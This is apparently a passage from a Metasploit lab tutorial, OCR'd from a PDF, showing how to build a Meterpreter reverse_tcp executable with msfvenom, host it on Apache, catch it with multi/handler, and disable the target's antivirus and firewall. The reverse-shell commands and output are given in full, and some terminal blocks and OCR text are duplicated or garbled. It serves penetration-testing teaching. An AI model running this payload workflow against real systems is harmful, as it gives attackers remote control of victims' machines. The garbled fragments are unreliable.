lo      Link encap:Local Loopback
          inet  addr:127.0.0.1  Mask:255.0.0.0
                  inet6     addr:fe80::1:1ff:fe00:1/128 Scope:Host
          UP  LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:135 errors:0 dropped:0 overruns:0 frame:0
          TX packets:135 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:40109 (39.1 KB)  TX bytes:40109 (39.1 KB)

root@metasploitable:/#
```

3. Windows 11 Hacking Using Metasploit

Msfvenom :- msfvenom is a command-line tool that's part of the Metasploit Framework. It's used to generate custom payloads (malicious code) that can be embedded into files or sent over the network to exploit a target system.

Msfvenom cheat sheet :- <https://github.com/frizb/MSF-Venom-Cheatsheet/blob/master/MSF%20Venom%20Cheatsheet.pdf>

How to do it :-

- Generate a payload using msfvenom


Command – msfvenom -p windows/x64/meterpreter/reverse_tcp -f exe -o payload1.exe

-p → payload

-f → format

-o → output

Payload1 → payload name



- Check payload generate or not using → ls

```
(root㉿Kali)-[~]
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.114.192 LPORT=4444 -f exe -o payload1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: payload1.exe

[root@Kali]-[~]
# ls
2025-04-01-ZAP-Report- 2025-04-01-ZAP-Report-4 QLaOSrE.jpeg   mBYWuhtD.html    test.txt
2025-04-01-ZAP-Report-2 iUstvXJ.html      'aniket'$'\t''.txt' payload.apk    xxwxHmj.jpeg
2025-04-01-ZAP-Report-3 NHHmfNfJ.jpeg     cewl.txt      payload1.exe    y0wnMltE.jpeg


[root@Kali]-[~]
```

➤ Copy payload in web root directory -- /var/www/html


```
(root㉿Kali)-[~]
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.114.192 LPORT=4444 -f exe -o payload1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: payload1.exe

[root@Kali]-[~]
# ls
2025-04-01-ZAP-Report- 2025-04-01-ZAP-Report-4 QLaOSrE.jpeg   mBYWuhtD.html    test.txt
2025-04-01-ZAP-Report-2 iUstvXJ.html      'aniket'$'\t''.txt' payload.apk    xxwxHmj.jpeg
2025-04-01-ZAP-Report-3 NHHmfNfJ.jpeg     cewl.txt      payload1.exe    y0wnMltE.jpeg


[root@Kali]-[~]
# cp payload1.exe /var/www/html
```




➤ Now start apache server



➤ Check apache service start or not




➤ Target Ip address




➤ now open msfconsole → it work as listner in this exploit

Note :- When you use msfconsole to set up a handler, it's literally listening for a connection from a payload that was executed on a target machine



➤ use exploit/multi/handler


multi/handler is not a traditional exploit. Instead, it's a payload handler.




➤ set payload that are you create for payload

set payload windows/x64/meterpreter/reverse_tcp

➤ And set Lhost



➤ Now , go to target machine and then disable antivirus and firewall




➤ Open target machine and type attacker machine ip/payload name




Google

Search I'm Feeling Lucky


Google offered in: हिन्दी वाला लेडर मराठी तमिळ தூங்கி தூங்கி மலையாளம் பேரவீ



